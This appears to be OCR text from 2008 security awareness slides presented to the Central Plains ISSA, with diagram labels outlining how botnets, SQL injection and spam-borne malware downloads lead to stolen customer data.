
Blended Attacks

How does a botnet work?


Exploits

Web 2.0

Users – those oh so savvy users



Presented to Central Plains ISSA on August 1, 2008.



Organized Cyber Crooks

Malware Zombie

Botnet

Botnet C&C

Zombie Proxies

2 Customer Data Stolen

Legacy Security Solutions

1 SQL Injection Attack

Web Apps

Webapps.yourco.com


Internet Access

Customer Data

Email

Internal Network

Presented to Central Plains ISSA on August 1, 2008.




1 SPAM Attack

2 User Opens Email & Goes to Compromised Server

3 Malware Downloaded

Presented to Central Plains ISSA on August 1, 2008.



SPAM Attack

